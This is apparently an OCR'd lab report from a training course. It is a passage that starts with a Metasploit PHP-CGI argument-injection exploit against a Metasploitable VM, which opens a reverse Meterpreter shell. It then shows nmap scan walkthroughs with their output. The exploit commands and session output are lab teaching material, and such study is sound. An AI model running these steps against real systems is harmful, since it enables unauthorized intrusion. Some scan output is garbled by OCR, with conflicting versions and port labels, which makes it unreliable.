Try Again

Type here to search 25°C Clear 22:31 ENG 13-03-2023 Right Ctrl
```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

```
File Machine View Input Devices Help
root@kali:~/home/kali
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):

Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.56.102 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description
LHOST 192.168.56.101 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > 
```

Type here to search 25°C Clear 13:08 ENG 13-03-2023 Right Ctrl

Step 6: Now use the command **exploit**. Now we have gained control over the target machine. We will get a meterpreter console where we can run commands like sysinfo and ls in Metasploitable from Kali.

```

root@kali:~/home/kali
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_org_injection) > exploit
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (39907 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.102:51758) at 2023-03-13 13:09:21 -0400

meterpreter > sysinfo
Computer : metasploitable
OS        : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > ls
Listing: /var/www
Mode          Size     Type  Last modified      Name
0/-777/rwxrwxrwx 4096   dir   2012-05-20 15:30:29 -0400  dav
0/-755/rwxr-xr-x 4096   dir   2012-05-20 15:52:33 -0400  dwm
100644/rw-r--r--  891    fil   2012-05-20 15:31:37 -0400  index.php
0/-755/rwxr-xr-x  4096   dir   2012-05-14 01:43:54 -0400  multilidee
0/-755/rwxr-xr-x  4096   dir   2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19     fil   2010-04-16 02:12:44 -0400  phpinfo.php
0/-755/rwxr-xr-x  4096   dir   2012-05-14 01:50:38 -0400  test
0/-755/rwxr-xr-x  20480  dir   2010-04-19 18:54:16 -0400  tikiwiki
0/-755/rwxrwxr-x  20480  dir   2010-04-16 02:17:47 -0400  tikiwiki-old
0/-755/rwxr-xr-x  4096   dir   2010-04-16 15:27:58 -0400  twiki

meterpreter > 

```

5. Perform Network scanning using following nmap commands:

- a) nmap -p
- b) nmap -sV
- c) nmap -sT
- d) nmap -O
- e) nmap -A
- f) nmap -Pt

a) nmap -p

Above command is used to scan the target for the specified port.

```

root@kali:~/home/kali
File Actions Edit View Help
Firefox Search with Google or enter address
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -p 21 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-11 13:32 EST
Nmap scan report for 192.168.56.102
Host is up (0.00059s latency).

PORT      STATE SERVICE
21/tcp    open  ftp

Nmap done: 1 IP address (1 host up) scanned in 16.55 seconds
(kali㉿kali)-[~]
$ nmap -p 21,23,80 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-11 13:33 EST
Nmap scan report for 192.168.56.102
Host is up (0.00072s latency).


PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 16.55 seconds
(kali㉿kali)-[~]

```

b) nmap -sV

The command **nmap -sV 192.168.56.102** is used to perform a version detection scan of the target system's services. It will attempt to identify the application or service running on each open port of target system here it is 192.168.56.102




```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
└$ sudo -s
[sudo] password for kali:
root@kali:/home/kali
└# nmap -sV 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 12:53 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00043s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 8.0.1p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp    open  http         Apache httpd 2 (RPC #100000)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD rlogind
514/tcp   open  shell        NetKit rshd
1099/tcp  open  java-xml   GNU Classpath gSOAPregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100000)
2121/tcp  open  ftp          ProFTP 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (Protocol 3.3)
6000/tcp  open  null        (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:8B:A7:2B (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.66 seconds
```

c) nmap -sT

The command **nmap -sT 192.168.56.102** is used to perform a TCP connect scan on a target system to determine which ports are open and accepting connections. It performs a full TCP handshake with the target system's ports to check the status of the port.




```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:/home/kali
└$ sudo -s
[sudo] password for kali:
root@kali:/home/kali
└# nmap -sT 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 13:01 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00092s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  vnc
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:8B:A7:2B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.81 seconds
└—(root@kali)-[/home/kali]
```

d) nmap -O

The command **nmap -O 192.168.56.102** is used to perform Operating System (OS) detection on a target system.




```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[kali㉿kali: ~]
$ sudo -s
[sudo] password for kali:
# nmap -O 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 13:04 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00079s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  vnc
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:8B:A7:2B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.x
OS: Linux 2.6.33 (Ubuntu 20.04.5 LTS)
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.53 seconds
```

e) nmap -A

The command **nmap -A 192.168.56.102** is used to perform an aggressive scan on a target system(192.168.56.102), which includes a range of additional scan types and techniques in addition to the default scan.



```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[kali㉿kali: ~]
$ sudo -s
[sudo] password for kali:
# nmap -A 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 13:11 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
| FTP server status:
|_ Connected to 192.168.56.101
|_ Logged in as ftp
|_ TYPE: ASCII
|_ No session bandwidth limit
|_ Session timeout in seconds is 200
|_ Control connection is plain text
|_ Data connections will be plain text
|_ vsFTPD 2.3.4 - secure, fast, stable
_|_End of status
_|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_ 2048 565240f21cfc1c5f6a74d6982fafc4cd56cccd (DSA)
|_ 2048 565240f211dd6e73bxe61b123de8f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
_|_ssl-date: 2023-03-21T17:11:40+00:00; -1s from scanner time.
| sslv2:
|_ SSLv2 supported
|_ cipher:
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
_|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
```

```
root@kali:~/home/kali
File Actions Edit View Help
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_same-commands: metasploitable.localdomain PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_bind-version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable - Linux
111/tcp open rpcbind 2 (RPC #100000)
|_rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 36124/udp mounted
| 100005 1,2,3 47901/tcp mounted
| 100005 1,2,3 47901/udp mounted
| 100021 2,3,4 46789/tcp nlockmgr
| 100024 1 34008/tcp status
| 100024 1 34366/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogin
514/tcp open shell Netkit rshd
1399/tcp open bindshell bindshell gmrregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 10
| Capabilities Flags: 43564
| Some Capabilities: Support41Auth, SupportsCompression, SupportsTransactions, LongColumnFlag, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, ConnectWithDatabase
| Status: Autocommit
|_ Salt: qt.(X"0ab0{z.s};NN#
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-03-21T17:11:40+00:00: -is from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/c
```

```
root@kali:~/home/kali
File Actions Edit View Help
|_ssl-date: 2023-03-21T17:11:40+00:00: -is from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc VNC (protocol 3.3)
|_vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:8B:A7:2B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS: Linux 2.6.9 - 2.6.33
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; Oss: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 59m59s, deviation: 2h00m00s, median: -1s
| smb-security-mode:
|_smb1-security-mode:
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Unix (Samba 3.0.-20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
| System time: 2023-03-21T13:11:32-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE
```

```
root@kali:~/home/kali
File Actions Edit View Help
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:8B:A7:2B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS: CPE:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; Oss: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 59m59s, deviation: 2h00m00s, median: -1s
| smb-security-mode:
|_smb1-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Unix (Samba 3.0.-20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
| System time: 2023-03-21T13:11:32-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE
HOP RTT ADDRESS
1 0.73 ms 192.168.56.102

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.01 seconds
```

f) nmap -PT

The command **nmap -PT 192.168.56.102** is used to scan for all open ports of target machine.

```
root@kali:~/home/kali
# nmap -PT 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 13:24 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1095/tcp  open  rmiregistry
137/tcp   open  snmp
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:8B:A7:2B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.84 seconds
#
```

6. Networking project on Fire extinguisher using cisco packet tracer.


Cisco Packet Tracer is a tool built by Cisco. This tool provides a network simulation to practice simple and complex networks.

